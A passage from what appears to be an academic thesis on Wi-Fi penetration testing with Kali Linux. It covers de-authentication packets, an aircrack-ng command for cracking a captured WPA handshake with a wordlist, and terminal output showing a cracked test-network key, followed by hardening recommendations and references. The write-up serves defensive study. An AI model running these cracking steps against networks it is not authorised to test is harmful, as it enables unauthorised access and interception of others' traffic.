
Figure 22 shows 5 de-authentication packets being sent which will force the devices connecting to the network to reconnect to the network and the information is stolen and stored.

Now this command will force the clients connecting to the network to reconnect to the system automatically. What they are unaware is that the confidential information is being stolen. The next step is to download the WPA wordlists that will be used to compare and

crack the stolen key A WPA wordlist file [5] has been downloaded and saved in the workstation.

Now the final step is to crack the key, which can be done with the command

Aircrack-ng -a2 -b (WPA handshake ID) -w (location of the wordlist) (Location of the test folder created earlier containing all the stolen information) *.cap



```
root@kali: ~  
File Edit View Search Terminal Help  
Aircrack-ng 1.2 rc3  
[00:00:00] 4 keys tested (259.44 k/s)  
  
KEY FOUND! [ heroinsu3 ]  
  
Master Key   : DD 07 5C 48 1D FA 33 C5 D6 9B EC 8A 3B E0 4E 53  
              E9 A1 13 0C 22 E2 D5 34 E5 67 2B 0C F3 B2 39 42  
  
Transient Key : 06 23 74 D4 B5 8E 14 86 75 CF 26 05 FE 30 8F 80  
              B2 71 51 58 77 CB 13 DA 25 37 5A 0C 38 89 72 E6  
              A0 97 7B 64 FC 17 1F 94 2B DF EA 52 9F 14 93 D8  
              14 77 3B 55 2C 53 3F E0 F8 10 EE EE 34 02 C5 C2  
  
EAPOL HMAC   : D0 0B AE B2 3E FC 40 AD C5 11 0E 3E BC 70 C8 32  
root@kali:~#
```

Figure 23. Cracking down the Test network Password

As shown in Figure 23, the login key for the Test Network “pandey niwas” has been cracked. The whole process is quite simple and can be easily executed on any net- work.

RECOMMENDATION

The signal is easier to capture through the above Wi-Fi penetration test experiment which can be seen, coupled with the existence of several vulnerabilities in the protocol, since Wi-Fi uses wireless channel to transmit information [10]. The above several commonly used at present encryption modes of Wi-Fi cannot guarantee its absolute security. There are multiple ways to secure and enhance its security which are listed below: -

1. The default password of the router of the administrator should be modified [10]. Admin is the default password. It is recommended to longer to avoid the administrator password being guessed or to change the password to a complex password of 12 characters [10].
2. Adapting to a relatively secure authentication encryption mode or turning off QSS [10]. It is highly recommended to use the AES + WPA2 authentication encryption method with higher security [10].
3. Set the filtering for the MAC address.
4. SSID broadcasting disabling.
5. WLAN automatic connection function is turned off [10].
6. No connection at will of an open network.
7. Setting a complicated and long Wi-Fi password.
8. Enhancing the awareness of the strengthen network supervision, prevention, improvement of network anomaly detection and detection intrusion capabilities, open logs and so on.

SUMMARY

The wireless network is an integral part of modern Information Technology and is being implemented on most of the smart gadgets used daily. With such a vast field of implementation, security concerns have gone up drastically. Despite several security arrangements, new ways of penetrating the devices are being introduced and will always be introduced.

The main goal of this thesis was to penetrate a wireless test network in order to determine the security level of the network. The test network was penetrated using the **Air-crack** tool from Kali Linux, thus revealing a vulnerability in the network. In order to maintain the desired security level, it is therefore always necessary to be upgraded. As per concern over IEEE 802.11 standards, it would be wise to change security parameters occasionally. Whilst penetration testing is unable to secure wireless networks completely, it helps making them safer by revealing vulnerabilities.

This project puts forward the penetration test flow and main technical methods of Kali Linux wireless network, by analysing the vulnerability of Wi-Fi network and the vulnerability of common encryption methods, the various stages and technical methods of Wi-Fi penetration test based on Kali Linux are described in detail.

Based on Kali Linux, such as listening, scanning, grabbing, Wi-Fi password cracking, offline attack, and pseudo-AP spoofing, has verified the effectiveness of the Wi-Fi penetration test method, the penetration test of target Wi-Fi network is carried out through simulation experiment.

The security evaluation of Wi-Fi network has good effect on the improvements. The results show the finding out the hidden trouble of Wi-Fi network security, which is helpful to improve the security of Wi-Fi network, and the results also show that Wi-Fi penetration testing with Kali Linux can change passive defence into active defence.

REFERENCES

- [1] W. Shao-Long *et al*, "Wireless network penetration testing and security auditing," in *ITM Web of Conferences* 7, 03001 (2016), 2016, pp. 1-5.
- [2] Fikriyadi, Ritzkal and Bayu Adhi Prakosa, "Security Analysis of Wireless Local Area Network (WLAN) Network with the Penetration Testing Method," *Jurnal Mantik*, vol. 4, (3), pp. 1658-1662, 2020.
- [3] Renas R. Asaad, "Penetration Testing: Wireless Network Attacks Methods on Kali Linux OS," *Academic Journal of Nawroz University (AJNU)*, Vol.10, no.1, 2021, vol. 10, (1), pp. 7-12, 2021. . DOI: <https://doi.org/10.25007/ajnu.v10n1a998>.
- [4] IEEE Std 802.11b-1999, "IEEE standard for information technology - telecommunications and information exchange between systems - local and metropolitan networks - specific requirements - part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications: Higher speed physical layer (PHY) extension in the 2.4 GHz band," in Anonymous 2000, pp. 1-96.
- [5] Priya Sharma and Gurpreet Singh, "Comparison of Wi-Fi IEEE 802.11 Standards Relating to Media Access Control Protocols," *International Journal of Computer Science and Information Security*, vol. 14, (10), pp. 856-862, 2016. . DOI: 14(10):856-862.
- [6] Ramia Babiker Mohammed Abdelrahman, Amin Babiker A. Mustafa and Ashraf A. Osman, "A Comparison between IEEE 802.11a, b, g, n and ac Standards," *IOSR Journal of Computer Engineering (IOSR-JCE)*, vol. 17, (5), pp. 26-29, 2015. . DOI: 10.9790/0661-17532629.
- [7] Mathias Baert *et al*, "The Bluetooth Mesh Standard: An Overview and Experimental Evaluation," *Low Energy Wireless Sensor Networks: Protocols, Architectures and Solutions*, pp. 1-25, 2018. . DOI: <https://doi.org/10.3390/s18082409>.
- [8] Piyush Goyal and Anurag Goyal, "Comparative study of two most popular packet sniffing tools-Tcpdump and Wireshark," *2017 9th International Conference on Computational Intelligence and Communication Networks (CICN)*, pp. 77-81, 2017. . DOI: 10.1109/CICN.2017.8319360.
- [9] Raphaël Hertzog, Jim O’Gorman and Mati Aharoni, *Kali Linux Revealed - Mastering the Penetration Testing Distribution*, .
- [10] He-Jun Lu and Yang Yu, "Research on WiFi Penetration Testing with Kali Linux," *Hindawi*, pp. 1-8, 2021. . DOI: <https://doi.org/10.1155/2021/5570001>.